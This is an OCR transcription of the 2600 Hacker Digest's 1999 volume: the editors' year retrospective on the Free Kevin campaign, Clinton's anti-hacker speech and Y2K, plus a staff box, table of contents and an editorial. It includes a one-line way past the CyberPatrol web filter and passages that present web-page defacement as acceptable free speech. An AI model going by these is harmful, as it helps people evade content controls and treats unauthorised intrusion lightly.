
2600

PHREAK HEAVEN

The Hacker Digest - Volume 16

1999



FORMAT

The 1999 cover formats were all photographs with the masthead moving to the right hand side for the summer issue. The price increased from $4.50 to $5.00 for the U.S. and from $5.50 to $7.15 for Canada, effective with the Spring issue. (The Spring issue also showed the new domestic price without the cents column, which was unusual for us.) The Autumn issue was again labeled as "Fall" in 1999 and the season got its own line on the masthead for the Winter issue. Also, since the Winter issue came out right at the height of the Y2K panic, that season was listed as "Winter 1999-1900" as were the page numbers inside. It was amazing to see how many people thought we really got hit by something. The page length remained at 60 pages. Starting with the Summer issue, our page footers changed, eliminating the appearance of season and name on every page and alternating them instead ("2600 Magazine" now appeared on even pages and the season of publication on odd pages). The contents had the following unique titles: Spring: "Tomorrow's History"; Summer: "In Black and White"; Fall: "Potential Felonies"; and Winter: "What Really Matters". Little messages continued to be found on Page 3, their location now in different places with each issue. These messages read as follows - Spring: "nunavut" (an acknowledgment of the birth of Canada's newest territory in April); Summer: "respect authority" (a sarcastic statement on our part which flew in the face of everything we stood for); Fall: "Freedom Downtime" (the name of the documentary we were still editing); and Winter: "empower" (a feeling increasingly experienced by those using the new resources of the net to get word out to the mainstream, and one we had just witnessed in Seattle that December). Letters titles again became unique with each issue - Spring: "Express Yourself"; Summer: "Chatter"; Fall: "Enunciations"; and Winter: "People Who Can't Keep Quiet".

COVERS

This year's covers were entirely composed of photographic images. They continued to each contain the "FREE KEVIN" statement in them somewhere. Contributor credits were as follows - Spring: Sidney Schreiber, The Chopping Block Inc.; Summer: rOTTEN, The Chopping Block Inc.; Fall: Neon Samurai, The Chopping Block Inc.; and Winter: snc, The Chopping Block Inc.

Spring 1999 was simply a close-up of a trash dumpster that had an interesting sticker on it - which was the first we had ever seen that directly addressed the issue of trashing. We decided to add our own "FREE KEVIN" sticker to it for symmetry. It was one of the quickest covers we ever put together.

The Summer 1999 cover was a dramatic view of Kevin Mitnick's house: the Metropolitan Detention Center in Los Angeles. It was taken during the filming of our documentary *Freedom Downtime* and it was every bit as imposing as it looked. We added the "FREE KEVIN" sign along with the hands holding it as acknowledgment of the worldwide demonstrations in support of Mitnick that had taken place in June. We also added the helicopter for dramatic effect. In addition, there was a nice space on the prison's sign for us to insert our barcode (on the cover, not in real life).

The cover for the Fall 1999 issue involved us following one of these mysterious trucks we saw every now and then driving around the New York metropolitan area. While the terms “blue box” and “red box” meant something completely different to the people working for this company, for us in the phone phreak community it was an image we simply had to capture. We wound up finding their home base and snapping a photo (quickly) as we passed by. And no, we didn’t deface their parking lot with our chalk “FREE KEVIN” message. That was added in later.

Our Winter 1999-1900 [sic] cover was the second this year of the Metropolitan Detention Center in Los Angeles. But this time we got a shot of Kevin himself inside and holding a “FREE KEVIN” sticker! The sticker wasn’t one of ours as it had a black background with white lettering. (This was actually a still from our documentary that was being edited at the time which is why it hadn’t been used until this point.)

INSIDE

The staff section had credits for Editor-In-Chief, Layout and Design (listed as Design and Layout in Summer), Cover Design, Office Manager, Writers, Network Operations, Broadcast Coordinator (changed to plural with the Winter issue), and Webmasters. IRC Admins was added in Winter. It was a particularly sad year for *2600* pets, with our dog Walter passing away, which prompted our Spring staff page to say: “This issue is dedicated to the memory of Walter. August, 1985 to March, 1999”. The Winter issue had a special “Good Luck” credit in the staff box for Naftali, our resident cat who wandered away one day and never returned. That issue also had an RIP for Krystalia, a well known hacker who had passed away that year. The staff section remained on Page 2 for Spring and Summer and was moved to Page 4 for the remaining issues. It had a new style and was printed in reverse for the Winter issue. The Statement of Ownership was printed on Page 55 in the Winter edition.

Unique quotes continued to be printed in the staffbox of each issue:

Spring: *“We already are seeing the first wave of deliberate cyber attacks - hackers break into government and business computers, stealing and destroying information, raiding bank accounts, running up credit card charges, extorting money by threats to unleash computer viruses.”* - President Bill Clinton, the most powerful man on earth, declaring war on hackers in a speech at the National Academy of Sciences, 1/22/99.

Summer: *“Public disclosure and dissemination of the victim loss letters was clearly designed to cause additional injury to the victims of defendant’s conduct or to cause such victims embarrassment or ridicule.”* - 5/6/99, from a motion filed by the prosecution in the Kevin Mitnick case after letters obtained by *2600* were made public - these letters claimed that Mitnick, simply by looking at some source code, managed to cost cellular phone companies several hundred million dollars, a huge figure that was never reported to the companies’ stockholders, as is required by law.

Fall: *“He is a strange, in some senses pathetic, misguided human being. I don’t hold a lot of confidence that he will turn his life around.”* - Mitnick prosecutor David Schindler, now heading for a lucrative position in the law firm Latham & Watkins, on the subject of Kevin Mitnick, as quoted in the *Los Angeles Times*, 8/16/99.

Winter: *"Hacking can get you in a whole lot more trouble than you think and is a completely creepy thing to do."* - DOJ web page aimed at kids to discourage hacking (www.usdoj.gov/kidspage/do-dont/reckless.htm)

1999 was the year the Free Kevin movement reached a culmination, both in our pages and outside in the real world. With every issue, more injustice was uncovered and more outrage was felt amongst our readership and, increasingly, amongst the mainstream. We were in the midst of producing our own documentary on the subject, the title of which (*Freedom Downtime*) was quietly revealed in the Fall secret message on the Contents page.

Some of the responses we received, particularly from students in schools across the world, were extremely gratifying. We printed accounts of kids teaching their fellow students (and teachers) all about the Mitnick case - and often getting a lot of interest in return. "The things some kids are doing in school today are a real inspiration to us."

But schools were far from the only place where word was being spread. People were talking about this at work, at home, and all the places in between. One reader in the Navy even got a positive response when saying "Free Kevin" over a secure Navy circuit! The message was resonating. However, despite the many successes, we were still unable to get any interest from groups like the Electronic Frontier Foundation or the American Civil Liberties Union, presumably either because the case was too "technical" or because they feared the bad publicity that would result from their being associated with hackers. It was shortsighted at best, disastrous at worst. "There is a real danger in treading too timidly."

We explained to readers our thinking in only having the "Free Kevin" phrase on our bumper stickers without more of an explanation or a URL for a website. We *wanted* people to ask who Kevin was and why he needed to be freed. In so doing, a dialogue was started and the phrase was uttered everywhere, which led to a conversation rather than just a quick visit to a website. It worked better than we could have imagined: we even caught a phone company in the United Kingdom using the "Free Kevin" phrase in an advertising campaign. Stickers began to show up on popular TV programs, like *Felicity*. We started printing bumper sticker sightings in our Fall issue. The hacker community had indeed gotten the word out and likely helped get Kevin's case to finally move forward.

Of course, moving the case forward didn't mean a stereotypical day in court where we all got to challenge the government's assertions that Kevin was an evil computer criminal mastermind and have him ultimately be found not guilty. We had already learned in our experiences with other hacker cases that this just wasn't how justice worked. When you're up against an adversary with virtually unlimited resources and you're stuck in prison with no prospect of getting out or even going to trial, it's not at all surprising when deals start to be made. And that's exactly what Kevin was forced to do. There really was no choice - he could either plead guilty to something and know when he would finally be released or he could continue to fight and face the prospect of an indefinite amount of time behind bars. We remembered when Phiber Optik and Bernie S. were forced to do similar things, so we didn't begrudge Kevin one bit for this. "After more than four years of his life lost to this, not counting the years spent trying to elude this form of 'justice' and the 1989 nightmare of being locked in solitary for eight months, it provided a sense of closure to at least know when the nightmare would end."

But getting to that point wasn't easy. Pressure needed to be applied from a variety of sources and this is where the entire community excelled. Global protests were scheduled for June 4th and that was a real turning point. People from as far away as Moscow participated, which was a real shot in the arm for all of us. "A lot of eyes were opened on that day and the hacker community took a big step into the world of activism."

In addition, we had uncovered a very interesting set of documents where various phone companies, apparently at the behest of the federal government, had claimed massive losses on the order of hundreds of millions of dollars due to Kevin's accessing of their source code. But we discovered that NEC, Novell, Nokia, Fujitsu, and Sun Microsystems weren't reporting these massive losses to their stockholders, in violation of SEC rules. "When the government found out that we had obtained these documents and were making them public, they went ballistic."

The truth hurt them big time. And while there was a real danger they could double down and make things even more unpleasant for Kevin, in the end they seemed to want to just get the whole charade over with. And so, the deal Kevin got saw his release set for January 21, 2000 and a restitution charge of $4125. There was no mention at all of the hundreds of millions in alleged losses. "It's amazing how quickly the damages went away when people started asking questions." We were amazed at the trivial counts he was ultimately charged with. We were also amazed - and outraged - at the incredible restrictions Kevin would be facing upon his release, such as not being allowed to use a computer or even a cell phone! The nightmare wasn't quite over and evidently wouldn't be for some time.

And in what may have been retribution for all of the bad publicity, Kevin was transferred to a maximum security prison without warning. And in an even more bizarre incident, he was woken up in the middle of the night, supposedly to be transferred somewhere else, only to wind up in the hospital after the vehicle he was in got into a high speed wreck. None of this made it to the mainstream media, as they had lost all interest in Kevin Mitnick after his sentencing.

While that was the major story for the year, it certainly wasn't the only story. For one thing, we were attacked by President Clinton who issued a remarkable statement detailing how evil hackers were and what a threat we posed. We were so moved that we issued this apology: "We really do want to express our sincere regret for breaking our democracy and ruining the whole thing for everybody." But we knew this would be the beginning of more crackdowns, not just for us but for everyone: "...we can look forward to an accelerated erosion of our freedoms and fairly open way of life."

It was a rude awakening to realize that the commander-in-chief really thought this way. “We expect people without a clue to believe that hackers do this kind of thing. Are we now to believe that this cluelessness extends all the way to the top?” The prospect of a military commander assigned to battle hackers domestically was raised. And even the comic strip *Mary Worth* got in on the act, characterizing hackers in a negative and unfair way. That one really hurt.

A hacker named Zyklon who had altered the White House web page received a 15 month prison sentence, which was unusually harsh. This only underlined the problem we were trying to call attention to. “Relatively harmless infractions are now dealt with as forcefully as major crimes and the prison population is soaring.” It was becoming all too common and we had to remind people of the real facts. “He didn’t take away their security - they never had it to begin with.”

Hackers belonging to a group called Legions of the Underground announced a campaign to cripple the infrastructures of China and Iraq and were quickly condemned by nearly every major hacker organization, including *2600*. To their credit, they backed down almost immediately. We felt we needed to emphasize the belief that hackers were not to be considered tools of war. It was bad enough, after all, to be described as “techno terrorists” in the mainstream media.

Of course, there were always people who thought these problems could be solved simply by calling us something other than “hackers” - like “crackers.” We were never fans of this idea: “...all of a sudden you have a word that *only* has negative connotations without a clearcut definition of what the negative connotations are.”

We printed “A Hacker’s Guide to Being Busted” which caused some controversy. We advised readers not to pick unnecessary fights with the Klan. We published a list of all the words and phrases a program called “One Tough Computer Cop” watched for, as well as their explanations on what each of them meant. We noted with interest that microbroadcasting would soon be licensed, in no small part because of the drive to legalize low power broadcasting that many of our readers had been involved in.

The Back Orifice hacker/security tool continued to make waves inside and outside the hacker community. We printed a fair share of user experiences. We discovered that our website was blocked from Intel for reasons that escaped us. We also found that Cyberpatrol blocked us by default - but simply entering our IP address rather than our name was enough to bypass that.

As always, we had our share of exposing corporate misdeeds. We uncovered a Bell Atlantic scam that forced three-way calling on customers and tricked them into paying for it. Meanwhile, Pacific Bell was doing everything in its power to keep callers from blocking their numbers so they could sell more Caller ID subscriptions. We saw long delays appear in new “enhanced” 911 systems that were explained away by those running it as improvements to the system. We expressed our disappointment with Omnipoint, the nation’s only GSM carrier, who seemed to be going back on their initial philosophy of no contracts: “When these new services began, we were really hoping to see significant changes, not more of the same old crap with smaller phones.”

Problems continued to be reported at Barnes and Noble by our readers with claims that issues were being kept behind the counter and out of sight in some stores. A memo surfaced which seemed to show Barnes and Noble encouraging store employees “to place it in a secure location and in some instances remove it from the shelves of your store” if they “believe that any book we send you is not appropriate to the laws and standards of your community.” We didn’t know how many (if any) stores were doing this to us but every time these kinds of reports came in, we would get an outpouring of support from both management and store workers, not to mention readers.

We got a report of issues being sold in Australia, which elicited this response: “To give you an idea of how distribution works, we have absolutely no idea how it’s been getting there.” Such was the weirdness of magazine distribution.

It was a year of milestones in many ways. We introduced our own IRC network - irc.2600.net - as another method of communication within the community, complete with geographical options in order to find people locally. It was to be “a network for hackers, run by hackers.” We announced our third conference, to be called H2K and taking place in July 2000. We actually lowered our subscription prices so that they were less than the newsstand price. We debuted blue colored blue box shirts so that there was a literal blue box on them. We introduced our new online store, bemoaned the impending loss of seven digit dialing, and looked forward with mild trepidation to the replacement of our old 516 area code with a totally new one (631). We vowed to keep using 516 for as long as it was still possible.

There was a particularly disastrous feature piece on hackers that aired on MTV this year and the entire community was in an uproar over it. The story was supposed to have been about Kevin Mitnick, but instead had devolved into a pathetic tale of pseudo-hackers claiming they could do all sorts of impossible things and being taken seriously and used as examples of the threat hackers posed. We weren’t thrilled and some readers felt it was a mistake to ever talk with members of the media. We agreed that this had been a mistake but didn’t believe cutting ourselves off was the answer because there was always the chance that somebody would get the facts right - and we needed to be heard outside of our own circles. We concluded that the MTV debacle was “an unfortunate but necessary lesson.”

And naturally, it was the year before the Y2K bug was set to hit and we were being deluged with nervousness and worst case scenarios from all circles. We never believed any of it. “We’re being stirred into a panic by people who either have something to sell or some sort of agenda.” We warned people not to be fooled by what they were being told and to be vigilant all the time, not just during this exaggerated threat: “Any computer system can fail without warning for reasons that we haven’t thought of yet.”

We expressed our displeasure at consumer voicemail run by phone companies, which had numerous security issues. We continued a running offer to trade a 2600.com account for a

.mil one. We learned that the Secret Service was reading *all* of the email sent to whitehouse.gov based on the quick response to a one-line threat to Clinton. And we defended our position on a number of issues. When called hypocrites because of our defense of hackers who may have committed crimes, we responded, “We defend people who create a little mischief with no ulterior motive or whose actions have hurt no one.” When told by a cynical reader that the hacker world was falling apart, we told them: “...the true scene has been ‘turning to shit’ since the day after the true scene came into being. It wouldn’t be a true scene if it wasn’t.”


We learned firsthand about the threat of power and media consolidation after the events in Seattle in November and December when demonstrations against the World Trade Organization took place. We were surprised and concerned, along with much of the rest of the world, with the heavy-handed manner in which the demonstrations were shut down by the authorities. The parallels were all too familiar. “Why punish such relatively harmless individuals, whether they be hackers or demonstrators, with such passionate vengeance? Could it be that their very existence constitutes a real threat that the authorities have no idea how to handle?” The corporate media either avoided or distorted the story, leaving individuals to use technology of their own to get the word out. The hacker world wasn’t alone in being inspired by this. People everywhere saw the potential and the face of media was forever changed. It was long overdue.

We encouraged growth and responsibility within the community, particularly when performing actions like hacking web pages and conveying a message. “It’s a real wasted opportunity when someone actually figures out a way to access a heavily trafficked page and the only message they want to convey is how great they are.” We believed in individuality much more than we believed in being a part of a cool group. “While there are some in the community who genuinely enjoy being in a group and getting lots of publicity, the greatest number of hackers exist in far smaller, even solitary, numbers, and they are constantly learning for the sake of learning without regard to social status or factions. These are the ones who will always endure because nobody really knows who or where they are.”

Volume Sixteen, Number One!
Spring 1999 $5 US, $7.15 CAN

2600

The Hacker Quarterly



"We already are seeing the first wave of deliberate cyber attacks - hackers break into government and business computers, stealing and destroying information, raiding bank accounts, running up credit card charges, extorting money by threats to unleash computer viruses." - President Bill Clinton, the most powerful man on earth, declaring war on hackers in a speech at the National Academy of Sciences, 1/22/99.

This issue is dedicated to the memory of Walter.
August, 1985 to March, 1999

STAFF

Editor-In-Chief • Emmanuel Goldstein

Layout and Design • Ben Sherman

Cover Design • Sidney Schreiber, The Chopping Block Inc.

Office Manager • Tampruf

Writers • Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, Derneval, Nathan Dorfman, John Drake, Paul Estev, Mr. French, Thomas Icom, Joe630, Kingpin, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter

Network Operations • CSS, Izaac

Broadcast Coordinator • Porkchop

Webmasters • Kerry, Kiratoy, Macki

Inspirational Music • Syd Barrett, Aphex Twin, Tom Pomposello

Shout Outs • Bronc, Xail, Aaron Anders, Mudge

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.
7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
Copyright (c) 1999 2600 Enterprises, Inc.
Yearly subscription: U.S. and Canada - $21 individual, $50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.
Back issues available for 1984-1998 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752
(subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 516-751-2600**
***2600* FAX Line: 516-474-2677**

2600

The Hacker Quarterly
Volume Fifteen, Number One
Spring 1999

nunavut

Tomorrow's History

the big time 4
tracking your vehicles with AVI & ETTM 6
cracking the time-banc system 11
a retail target 12
wreaking havoc with netbus 13
more socket programming for fun/profit . . . 15
internet peering 20
fun with tripwire 22
a hacker's guide to getting busted 24
letters 30
an overview of ss7 40
network scanning with nmap 45
news update 52
hacking a sony playstation 55
2600 marketplace 56
2600 meetings 58

Big Time

Yes, we've finally hit it big. There's really no other way to describe it when the President of the United States comes right out and makes a speech targeting your kind as a significant part of the future threat facing Western civilization. In a few sentences, he was able to put teenage kids from suburbia in the same class as international terrorists who, we might add, have really worked hard to establish their image. It hardly seems fair.

It didn't take very long for the thrill to wear off. The realization that people that high up in the command structure actually believe things people like Geraldo Rivera and Mike Wallace say is pretty damn scary. But it's nothing compared to some of the things they have planned for us.

That's right, we can look forward to an accelerated erosion of our freedoms and fairly open way of life. And it's all the fault of computer hackers. Oops.

We really do want to express our sincere regret for breaking our democracy and ruining the whole thing for everybody. But before the history books get written, we'd like to examine the facts a bit more closely.

First, let's look at just what was said. The speech in question was given on January 22, 1999 at the National Academy of Sciences in Washington, DC and was entitled "Keeping America Secure for the 21st Century." A good part of it had to do with the threat of bioterrorism. The rest focused on "cyber attacks" and what must be done to prevent them.

"Revolutions in technology have spread the message and the gifts of freedom but have also given new opportunities to freedom's enemies," Clinton says. "The enemies of peace realize they cannot defeat us with traditional military means. So they are working on... cyber attacks on our critical computer systems.... We must be ready - ready if our adversaries try to use computers to disable power grids, banking, communications and transportation networks, police, fire and health services - or military assets.

"More and more, these critical systems are driven by, and linked together with, computers, making them more vulnerable to disruption. Last spring, we saw the enormous impact of a single failed electronic link, when a satellite malfunctioned - disabled pagers, ATMs, credit card systems and television networks all around the world. And we already are seeing the first wave of deliberate cyber attacks - hackers break into government and business computers, stealing and destroying information, raiding bank accounts, running up credit card charges, extorting money by threats to unleash computer viruses."

Clearly, someone's been watching too much television. Even if we do accept the bad science fiction scenarios described above, one has to wonder what kind of genius would allow critical systems to *become* more vulnerable to disruption in the first place. It seems that kind of poor thinking would pose more of a threat than any organized attack.

But, assuming the threat is real, this characterization of hackers is both unfair and completely inaccurate. We expect people without a clue to believe that hackers do this kind of thing. Are we now to believe that this cluelessness extends all the way up to the top? Where is the evidence of hackers "raiding bank accounts," "destroying information," or "extorting money" if their demands aren't met? Fiction doesn't count - where is the evidence in the *real world?* Such things certainly happen but they are invariably at the hands of insiders, career criminals, or people with a grudge against a certain company. To make the jump that because it involves computers and crime, it can only be hackers is a most unfortunate, and all too typical, assumption. Now that it's come from Clinton himself, more people will believe this and hackers will universally be seen as a negative force.

Too bad, since hackers may be the one hope our nation has of avoiding a prolonged period of technological ignorance and fear, as well as increased manipulation and suppression of individual thought and alternative perspectives. Who else will figure out ways of defeating systems that are impenetrable without keeping the details to themselves or selling their allegiance to the highest bidder? Who else will remember the simple yet vital premise of free access that has shaped much of what today's net community is? And who else will have the guts to use these hopelessly naive ideals against the well-funded agendas of control and influence put forth by corporate and government interests? As perpetual questioners, it's our responsibility to be skeptical and to never accept the obvious answers without thorough scrutiny. Never has that been more important than now, when new technology increasingly affects our lives with every passing day. By demonizing us, our concerns become that much easier to dismiss.

We said it gets worse and it does. In addition to allocating $2.8 billion to fight both "bioterrorism" and "cyberterrorism," Clinton is considering appointing a military commander to oversee these battles, *right here in the United States.* Such military presence in our own country would be unprecedented. According to *The New York Times,* "Such a step would go far beyond the civil defense measures and bomb shelters that marked the cold war, setting up instead a military leadership" right here in the United States to deal with the above-described hackers as well as all the other evil people plotting our nation's destruction.

Obviously, this kind of a thing is raising concern among all kinds of people, not just hackers. But it illustrates why we have to make sure we're not drawn into this little game. It would be so much more convenient if we played along and turned into the cybervillains they so want us to be. Then it would be easy to send in assault teams to flush us out, online or offline. There also is a certain allure to *being* a cybervillain, and this is what we have to be particularly careful about.

Earlier in the year, hackers belonging to the group Legions of the Underground (LoU) held an online press conference to announce a campaign to cripple the infrastructures of China and Iraq, supposedly because of human rights abuses. Led by Germany's Chaos Computer Club, virtually every major hacker organization (*2600* included) condemned this action as counterproductive, against the hacker ethic, and potentially very dangerous. Fortunately, this had an effect, and other members of LoU quickly stepped in and denied any destructive intent.

This incident served to bring up some rather important issues. While hacking an occasional web page is one thing which can even be thought of as an expression of free speech, declarations of war and attempts to cause actual damage are very different indeed. We don't doubt that this is exactly the kind of behavior the authorities have in mind when they come up with plans like the above.

It also plays right into the hands of the Clinton view of hackers by making us into some kind of tool of war which can be used to disrupt infrastructures and destabilize societies. No matter how right the cause seems to be, we must not allow ourselves to be manipulated into this position. In addition to being targeted as enemies of the state, this would also raise the possibility of being used *by* the government to enact their version of "cyberwar" against this week's enemy. It's not inconceivable that such "service" could be held over the head of hackers who get in trouble with the law. Given the choice between recruitment as an agent of electronic warfare and a federal prisoner, which would you choose? Being put in that position is clearly not where we should want to be.

It's truly unfortunate that Clinton has chosen to accept this misinformed view of hackers. But by forcing the issue, perhaps we will have a chance to correct this perception before the troops move in or public hysteria fuels the fire. It would be wise to do whatever we can to make sure the image we project is an accurate one.

Tracking Your Vehicles With AVI & ETTM

by Thomas Icom/IIRG
ticom@iirg.org, ticom@2600.com

"ITS" is the abbreviation for Intelligent Transportation Systems. ITS came about when Congress passed the Intermodal Surface Transportation Efficiency Act of 1991 (ISTEA). According to the literature of ITS America, a federal advisory committee to the U.S. Department of Transportation established to coordinate the development and deployment of ITS in the United States:

ISTEA calls for the creation of an economically efficient and environmentally sound transportation system that will move people and goods in an energy efficient manner, and will provide the foundation for a competitive American transportation industry.


Among other services, ITS technologies:

Collect and transmit information on traffic conditions and transit schedules for travelers before and during their trips. Alerted to hazards and delays, travelers can change their plans to minimize inconvenience and additional strain on the system.

Decrease congestion by reducing the number of traffic incidents, clearing them more quickly when they occur, rerouting traffic flow around them, and automatically collecting tolls.

